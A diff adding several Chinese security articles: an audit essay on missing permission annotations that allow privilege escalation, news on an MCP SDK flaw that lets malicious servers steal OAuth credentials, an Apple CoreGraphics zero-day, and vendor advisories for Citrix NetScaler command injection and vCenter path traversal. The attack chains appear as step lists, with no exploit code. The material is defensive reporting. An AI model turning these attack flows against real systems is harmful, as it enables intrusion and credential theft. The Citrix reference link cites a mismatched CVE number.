通过分析代码我们可以得知,该项目存在全局登录鉴权,也就是说你没有登录的情况下只能看swagger相关的页面,但是登录后,有很多路由,程序员都忘记添加@SaCheckPermission注解进行鉴权,导致我们只要登录任意一个账户就可以实现垂直越权。从而发现很多的越权漏洞。所以总结来说就是开发工程师在开发过程中可能做了总体鉴权,但是一些后加的功能或者细致末节的功能忘记添加鉴权注解(此处仅以sa-token为例,有的框架是不用注解进行鉴权的)换位思考,我们也不可能每个地方都能非常细心。所以结合白盒审计我们更能理解某些黑盒漏洞为什么在漏洞挖掘过程中占比较高。
|
||||
|
||||
通过代码分析可以发现,该项目实际上已经实现了全局身份认证。也就是说,在未登录的情况下,除 Swagger 等被放行的资源外,大部分业务接口都无法直接访问。
|
||||
|
||||
但进一步审计登录后的接口时会发现,部分路由虽然要求用户处于登录状态,却没有配置对应的 @SaCheckPermission
|
||||
权限校验。这就造成了一个典型的问题:**程序验证了“你是不是一个合法用户”,却没有进一步验证“你是否有权限执行当前操作”。**
|
||||
因此,攻击者只需要登录一个普通低权限账户,就可能访问原本仅允许高权限角色使用的接口,从而形成垂直越权漏洞。
|
||||
|
||||
这类问题在实际项目中非常常见。开发人员可能已经在框架层面完成了统一的登录认证和基础权限控制,但随着项目不断迭代,新功能、新接口不断增加,一些后续添加或相对边缘的功能可能遗漏具体的权限校验。本文以 Sa-Token 的 @SaCheckPermission
|
||||
注解为例,实际项目中的权限控制并不一定通过注解实现,也可能采用拦截器、过滤器、配置文件或代码逻辑等方式完成。
|
||||
|
||||
从开发者的角度来看,这种问题其实并不难理解:当一个项目拥有数百甚至数千个接口,并且长期处于多人协作和持续迭代的状态时,很难保证每一个新增接口都始终正确地配置权限控制。而权限校验一旦出现遗漏,就可能直接产生未授权访问或越权漏洞。
|
||||
|
||||
这也是白盒代码审计非常有价值的一点。通过代码,我们不仅能够发现某一个具体的越权漏洞,还能够进一步理解漏洞产生的根本原因。再回到黑盒漏洞挖掘中,就更容易理解为什么**越权、未授权访问以及其他访问控制类漏洞会长期成为高频漏洞类型**
|
||||
——很多时候,问题并不是系统完全没有鉴权,而是鉴权覆盖得“不够完整”。
|
||||
|
||||
最后,我是地图大师,感谢你的阅读!
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,122 @@
|
||||
# 【安全圈】MCP官方SDK高危漏洞:恶意服务可盗取OAuth凭证
|
||||
安全圈 2026-09-29 11:00
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
漏洞
|
||||
|
||||
|
||||
**事件核心要点:**
|
||||
作为大语言模型与外部工具交互的行业核心标准,Model Context Protocol (MCP) 官方 Python SDK 被曝出凭证截获高危缺陷。当客户端通过 HTTP 协议连接未经充分信任的外部 MCP 服务时,恶意服务端可通过伪造授权元数据,直接劫持客户端的 Client Secret、授权码及 PKCE 动态校验密钥,从而获取对应真实云服务的完整 API 访问令牌。
|
||||
|
||||

|
||||
## 🚨 凭证信任重定向:MCP SDK 元数据校验缺失
|
||||
|
||||
安全机构 Cycode 的最新漏洞审计报告披露,在官方 mcp
|
||||
Python 软件开发工具包中,OAuth 认证握手逻辑存在重大认证终结点混淆隐患。
|
||||
|
||||
MCP 客户端在向 MCP 服务发起连接请求并需要身份登录时,会首先向远端服务查询其授权服务器(Authorization Server)的具体地址。在修复前的旧版本中,SDK **完全信任了远端服务返回的重定向响应与元数据内容**
|
||||
,并未核验该认证地址是否与预期白名单匹配。
|
||||
```
|
||||
[交互流1] AI Agent / 客户端尝试连接第三方不可信 MCP Server
|
||||
[交互流2] 客户端向 MCP Server 发起探测:"请提供认证鉴权服务器地址"
|
||||
[恶意响应] 恶意 Server 虚构响应,将 Token Endpoint 指向黑客自建监听机
|
||||
[凭证外泄] 客户端向该黑客端点发送: client_secret + auth_code + PKCE_verifier
|
||||
[权限窃取] 黑客服务器转头携带这些真实凭证向正规 IdP 换取正式 Access Token
|
||||
```
|
||||
|
||||
由于 PKCE 机制原本用于单次授权码防重放,但当客户端将包含一次性校验明文(code_verifier
|
||||
)与长期密钥(client_secret
|
||||
)一并打包发送给恶意端点时,PKCE 的防窃取设计彻底失效。黑客可立刻向真实提供商置换获得全权限 Access Token。
|
||||
## 🔍 影响范围与组件清单:四大认证 Provider 均中招
|
||||
|
||||
漏洞评级因交互模式而异:在自动化运行的机器对机器(M2M)后台服务模式下,漏洞 CVSS 评分为 **7.5(高危)**
|
||||
;在包含前端交互确认的模式下评分为 6.5。截至 9 月 29 日,该缺陷尚未正式分配 CVE 编号。
|
||||
|
||||
**受影响配置条件:**
|
||||
- 基于 HTTP 协议运行的 MCP 客户端程序;
|
||||
|
||||
- 使用了以下 Provider 之一:OAuthClientProvider
|
||||
、ClientCredentialsOAuthProvider
|
||||
、PrivateKeyJWTOAuthProvider
|
||||
,或已弃用的 1.x RFC7523OAuthClientProvider
|
||||
;
|
||||
|
||||
- 客户端会主动连接非完全自主可控的外部或第三方 MCP 服务。
|
||||
|
||||
**不受影响的情形:**
|
||||
使用官方 SDK 构建的 MCP 服务端应用、通过本地标准输入输出(stdio 管道)通信的本地客户端、以及客户端自身已预先绑定静态令牌而无需动态协商的场景。
|
||||
## 🛡️ 官方处置方案与版本升级指引
|
||||
|
||||
官方维护团队目前已在 GitHub 及 PyPI 代码仓库中推送了双分支紧急补丁,重构了元数据校验机制。升级后,客户端会在发起凭证交换前严格判定目标授权服务的合法性,若发现端点偏离预期域名即刻主动中断握手。
|
||||
|
||||
📦 修复版本对照与动作清单:
|
||||
|
||||
• **1.x 用户**
|
||||
:立即升级至 mcp >= 1.30.0
|
||||
|
||||
• **2.x 用户**
|
||||
:立即升级至 mcp >= 2.2.0
|
||||
|
||||
• **凭证轮换**
|
||||
:针对曾经连接过第三方不可信公共 MCP 站点的客户端,必须立即在对应云服务中撤销并轮换相关 client_secret
|
||||
。
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
|
||||
|
||||
[【安全圈】苹果崩了](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079150&idx=1&sn=f25dd80dbe08777b632a88ab45425b84&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Citrix曝双严重零日漏洞](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079150&idx=2&sn=d2d2bf488a6be5cf6881f712570e2c6d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Cloudflare容器曝隔离漏洞:残余数据可跨租户窃取](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079150&idx=3&sn=c743cb0599f06a695fd39f68c18dae43&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】OpenAI 研究代理曾将用户图片传到第三方图床,已发现 53 次](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079129&idx=1&sn=7df0283a6c5d51694b17203ac0b35c59&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**安全圈**
|
||||
|
||||
|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||
|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,108 @@
|
||||
# 【安全圈】看张图片就中招?苹果的这个漏洞你一定要看
|
||||
安全圈 2026-09-29 11:00
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
漏洞
|
||||
|
||||
|
||||
**事件核心要点:**
|
||||
苹果紧急面向 iOS、iPadOS 与 macOS 旧版本操作系统发布了带外安全补丁,修复底核图形框架 CoreGraphics 中的越界写入致命漏洞(CVE-2026-86950)。攻击者可通过投喂恶意特制图像文件引发内存覆写,实现任意代码执行。苹果官方在安全通报中证实,该漏洞此前已被高度复杂的定向间谍攻击团队在野利用。
|
||||
## 🚨 致命渲染通道:CoreGraphics 越界写漏洞
|
||||
|
||||
CoreGraphics 作为苹果全平台系统的 2D 绘图底层核心引擎,负责处理系统所有几何运算、文字排版、位图渲染与 PDF/图片解析。
|
||||
|
||||
由 Meta 产品安全团队(Meta Product Security)捕获并提交的 **CVE-2026-86950**
|
||||
漏洞,根源在于 CoreGraphics 在解析恶意的特定格式图片或多媒体流时,**未对内存缓冲区边界做严格长度校验**
|
||||
。
|
||||
```
|
||||
[触发源] 攻击者构造包含异常位图尺寸与颜色分量头的特制图像/PDF
|
||||
[通道] 通过短信、即时通讯或恶意网页向目标设备投递
|
||||
[解析阶段] CoreGraphics 申请固定长度堆缓冲区,开始逐行解码解压缩
|
||||
[越界写] 解码字节数超出预分配空间,触发 Out-of-bounds Write
|
||||
[利用后果] 覆盖临近函数指针与系统对象结构,劫持执行流获得远程代码执行 (RCE)
|
||||
```
|
||||
|
||||
苹果官方安全通告罕见地明确确认:“已收到有效情报,表明该漏洞可能曾被用于针对特定个人的**极度精密定向攻击(Extremely Sophisticated Attacks)**
|
||||
”。这类手法高度符合商业间谍软件(如 Pegasus / Predator 类似载体)的零点击或单点击投递链条特征。
|
||||
## 🔍 历史攻击印证与底层内存攻防态势
|
||||
|
||||
这并非苹果今年首个遭实战武器化的底层核心组件漏洞。在今年 2 月,苹果才刚紧急修复了动态链接加载器 dyld
|
||||
中的内存破坏零日漏洞(**CVE-2026-20700**
|
||||
,CVSS 7.8)。
|
||||
|
||||
由于苹果系统近年来在应用层推行了严苛的沙箱与权限分离机制,高级持续性威胁(APT)组织已将矛头全面转向跨应用通用的底层渲染器(如 ImageIO、CoreGraphics、FontParser)以及核心动态链接层。一旦在底层图形模块达成 RCE,攻击者便能在无需用户主动确认的情况下直接展开下一步的特权提升与系统接管。
|
||||
## 🛡️ 受影响设备清单与处置更新建议
|
||||
|
||||
苹果表示已通过强化边界检查(Improved Bounds Checking)消除了该越界写入缺陷。鉴于在野攻击真实存在,建议所有使用受影响旧款机型与系统的机构和个人立即通过 OTA 检查更新。
|
||||
|
||||
📦 受影响系统版本与修复清单:
|
||||
|
||||
• **iOS / iPadOS**
|
||||
:低于 iOS 27 的存量旧版本分支,已对应发布安全累积更新
|
||||
|
||||
• **macOS**
|
||||
:对应版本分支已推送独立安全补丁
|
||||
|
||||
• **排查建议**
|
||||
:对于政企高管、金融从业人员等高风险个体,建议开启设备自带的“锁定模式(Lockdown Mode)”,该模式可直接对复杂图片与字体解析实施沙箱重度限制,阻断 CoreGraphics 未知攻击面。
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
|
||||
|
||||
[【安全圈】苹果崩了](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079150&idx=1&sn=f25dd80dbe08777b632a88ab45425b84&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Citrix曝双严重零日漏洞](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079150&idx=2&sn=d2d2bf488a6be5cf6881f712570e2c6d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Cloudflare容器曝隔离漏洞:残余数据可跨租户窃取](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079150&idx=3&sn=c743cb0599f06a695fd39f68c18dae43&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】OpenAI 研究代理曾将用户图片传到第三方图床,已发现 53 次](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652079129&idx=1&sn=7df0283a6c5d51694b17203ac0b35c59&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||
|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||
|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,217 @@
|
||||
# 【漏洞通告】Citrix NetScaler ADC/Gateway未授权命令注入漏洞(CVE-2026-88771)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-09-29 10:34
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
Citrix NetScaler ADC/Gateway未授权命令注入漏洞(CVE-2026-88771)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
Citrix NetScaler ADC/Gateway
|
||||
|
||||
**影响范围:**
|
||||
|
||||
Citrix NetScaler <14.1-73.37
|
||||
|
||||
Citrix NetScaler <13.1-64.23
|
||||
|
||||
Citrix NetScaler <14.1-73.37 FIPS
|
||||
|
||||
Citrix NetScaler <13.1.37.279 FIPS
|
||||
|
||||
Citrix NetScaler <13.1.37.279 NDcPP
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
命令注入
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:否
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:容易,无需授权即可远程代码执行。
|
||||
|
||||
<综合评定威胁等级>:高危,能造成远程代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
Citrix Netscaler是一款用于应用程序交付和负载均衡的硬件设备。它可以优化网络连接,提高应用程序性能和可靠性,同时还具有高级的安全性和易用性,包括应用程序防火墙、SSL VPN和Web应用程序安全等功能。
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年9月29日,深瞳漏洞实验室监测到一则Citrix NetScaler ADC/Gateway组件存在命令注入漏洞的信息,漏洞编号:CVE-2026-88771,漏洞威胁等级:严重。
|
||||
|
||||
Citrix NetScaler ADC 和 Citrix NetScaler Gateway 认证页允许把任意文本写进设备日志,而负责处理进程崩溃的 pitboss 脚本会把日志内容当 shell 命令执行,**攻击者只要能访问到登录接口,就能让恶意命令以 root 身份在设备上运行。该问题影响 ADC:14.1-73.37 之前、13.1-64.23 之前、14.1-73.37 FIPS 之前,以及 13.1.37.279 FIPS 和 NDcPP 之前;Gateway:14.1-73.37 之前和 13.1-64.23 之前,导致未经身份验证的攻击者能够执行任意命令。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的Citrix NetScaler ADC/Gateway版本:
|
||||
|
||||
Citrix NetScaler <14.1-73.37
|
||||
|
||||
Citrix NetScaler <13.1-64.23
|
||||
|
||||
Citrix NetScaler <14.1-73.37 FIPS
|
||||
|
||||
Citrix NetScaler <13.1.37.279 FIPS
|
||||
|
||||
Citrix NetScaler <13.1.37.279 NDcPP
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
将组件netscaler_application_delivery_controller 升级至 13.1-64.23 及以上版本
|
||||
|
||||
将组件netscaler_gateway 升级至 14.1-73.37 及以上版本
|
||||
|
||||
将组件netscaler_application_delivery_controller 升级至 14.1-73.37 FIPS 及以上版本
|
||||
|
||||
将组件netscaler_application_delivery_controller 升级至 13.1.37.279 及以上版本
|
||||
|
||||
将组件netscaler_gateway 升级至 13.1-64.23 及以上版本
|
||||
|
||||
将组件netscaler_application_delivery_controller 升级至 14.1-73.37 及以上版本
|
||||
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、风险资产发现**
|
||||
|
||||
支持对Citrix NetScaler ADC/Gateway的主动检测,**可批量检出业务场景中该事件的受影响资产情况,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
已发布资产检测方案,指纹ID:0013655。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
已发布资产检测方案,指纹ID:0013655。
|
||||
|
||||
|
||||
**2、漏洞主动检测**
|
||||
|
||||
支持对Citrix NetScaler ADC/Gateway未授权命令注入漏洞(CVE-2026-88771)的主动检测,**可批量快速检出业务场景中是否存在漏洞风险,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
预计2026年10月30日发布检测方案,规则ID:SF-2026-13316。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年10月30日发布检测方案(需要具备云镜组件能力),规则ID:SF-2026-13316。
|
||||
|
||||
|
||||
**3、漏洞安全监测**
|
||||
|
||||
支持对Citrix NetScaler ADC/Gateway未授权命令注入漏洞(CVE-2026-88771)的监测,**可依据流量收集实时监控业务场景中的受影响资产情况,**
|
||||
快速检查受影响范围,相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
预计2026年10月12日发布监测方案,规则ID:11224990。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年10月12日发布监测方案(需要具备SIP组件能力),规则ID:11224990。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年10月12日发布监测方案,规则ID:11224990。
|
||||
|
||||
**【深信服流量检测GPT】**
|
||||
流量检测GPT基于攻击理解、代码理解能力,不依赖规则即可检测该攻击威胁。
|
||||
|
||||
|
||||
**4、漏洞安全防护**
|
||||
|
||||
支持对Citrix NetScaler ADC/Gateway未授权命令注入漏洞(CVE-2026-88771)的防御,**可阻断攻击者针对该事件的入侵行为,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
预计2026年10月12日发布防护方案,规则ID:11224990。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
预计2026年10月12日发布防护方案,规则ID:11224990。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年10月12日发布防护方案(需要具备AF组件能力),规则ID:11224990。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年10月12日发布防护方案(需要具备AF组件能力),规则ID:11224990。
|
||||
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2026-43499
|
||||
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/09/29**
|
||||
|
||||
深瞳漏洞实验室监测到Citrix NetScaler ADC/Gateway未授权命令注入漏洞信息。
|
||||
|
||||
|
||||
**2026/09/29**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,200 @@
|
||||
# 【漏洞通告】VMware vCenter存在目录遍历漏洞(CVE-2026-59310)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-09-29 10:34
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
VMware vCenter存在目录遍历漏洞(CVE-2026-59310)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
VMware-Server
|
||||
|
||||
**影响范围:**
|
||||
|
||||
8.0 ≤ vCenter < 8.0 U3k/8.0 U2f
|
||||
|
||||
9.0 ≤ vCenter < 9.0.2.0100
|
||||
|
||||
9.1 ≤ vCenter < 9.1.0.0300
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
目录遍历
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:无需用户认证
|
||||
|
||||
2、前置条件:需具有vCenter网络访问权限
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:容易,无需授权即可执行任意代码。
|
||||
|
||||
<综合评定威胁等级>:高危,可造成代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
VMware Server是一款免费的虚拟化软件,它可以在一台物理计算机上运行多个虚拟机,每个虚拟机都可以运行不同的操作系统和应用程序。VMware Server支持Windows和Linux操作系统,并提供了一个易于使用的Web界面,使用户可以轻松地创建、配置和管理虚拟机。此外,VMware Server还提供了许多高级功能,如快照、克隆、虚拟网络和虚拟磁盘管理等,使用户可以更好地管理和维护虚拟机。
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年9月29日,深瞳漏洞实验室监测到一则VMware-Server组件存在目录遍历漏洞的信息,漏洞编号:CVE-2026-59310,漏洞威胁等级:严重。
|
||||
|
||||
|
||||
VMware vCenter Syslog服务器存在目录遍历漏洞。具有vCenter网络访问权限的恶意攻击者通过构造特殊的路径遍历序列,将文件写入vCenter Server Appliance (vCSA)上的任意位置,特别是/etc/cron.d/目录。**由于cron守护进程会定期执行该目录下的任务计划,攻击者可借此实现以root权限执行任意代码。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的VMware-Server版本:
|
||||
|
||||
8.0 ≤ vCenter < 8.0 U3k/8.0 U2f
|
||||
|
||||
9.0 ≤ vCenter < 9.0.2.0100
|
||||
|
||||
9.1 ≤ vCenter < 9.1.0.0300
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布修复补丁,建议升级至修复后的版本。
|
||||
|
||||
参考链接:https://www.bleepingcomputer.com/news/security/cisa-critical-vmware-vcenter-rce-flaw-now-exploited-by-ransomware-gangs/
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、风险资产发现**
|
||||
|
||||
支持对VMware-Server的主动检测,**可批量检出业务场景中该事件的受影响资产情况,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
已发布资产检测方案,指纹ID:0010456。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
已发布资产检测方案,指纹ID:0010456。
|
||||
|
||||
|
||||
**2、漏洞主动检测**
|
||||
|
||||
支持对VMware vCenter存在目录遍历漏洞(CVE-2026-59310)的主动检测,**可批量快速检出业务场景中是否存在漏洞风险,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
已发布检测方案,规则ID:SF-2026-13315。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
已发布检测方案(需要具备云镜组件能力),规则ID:SF-2026-13315。
|
||||
|
||||
|
||||
**3、漏洞安全监测**
|
||||
|
||||
支持对VMware vCenter存在目录遍历漏洞(CVE-2026-59310)的监测,**可依据流量收集实时监控业务场景中的受影响资产情况,**
|
||||
快速检查受影响范围,相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
已发布监测方案,规则ID:11224991。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
已发布监测方案(需要具备SIP组件能力),规则ID:11224991。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
已发布监测方案,规则ID:11224991。
|
||||
|
||||
**【深信服流量检测GPT】**
|
||||
流量检测GPT基于攻击理解、代码理解能力,不依赖规则即可检测该攻击威胁。
|
||||
|
||||
|
||||
**4、漏洞安全防护**
|
||||
|
||||
支持对VMware vCenter存在目录遍历漏洞(CVE-2026-59310)的防御,**可阻断攻击者针对该事件的入侵行为,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
已发布防护方案,规则ID:11224991。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
已发布防护方案,规则ID:11224991。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
已发布防护方案(需要具备AF组件能力),规则ID:11224991。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
已发布防护方案(需要具备AF组件能力),规则ID:11224991。
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://www.csirt.gob.bo/es/alertas-de-seguridad/vulnerabilidad-critica-cve-2026-59310-explotacion-activa-del-servidor-syslog
|
||||
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/09/29**
|
||||
|
||||
深瞳漏洞实验室监测到VMware vCenter存在目录遍历漏洞信息。
|
||||
|
||||
|
||||
**2026/09/29**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||
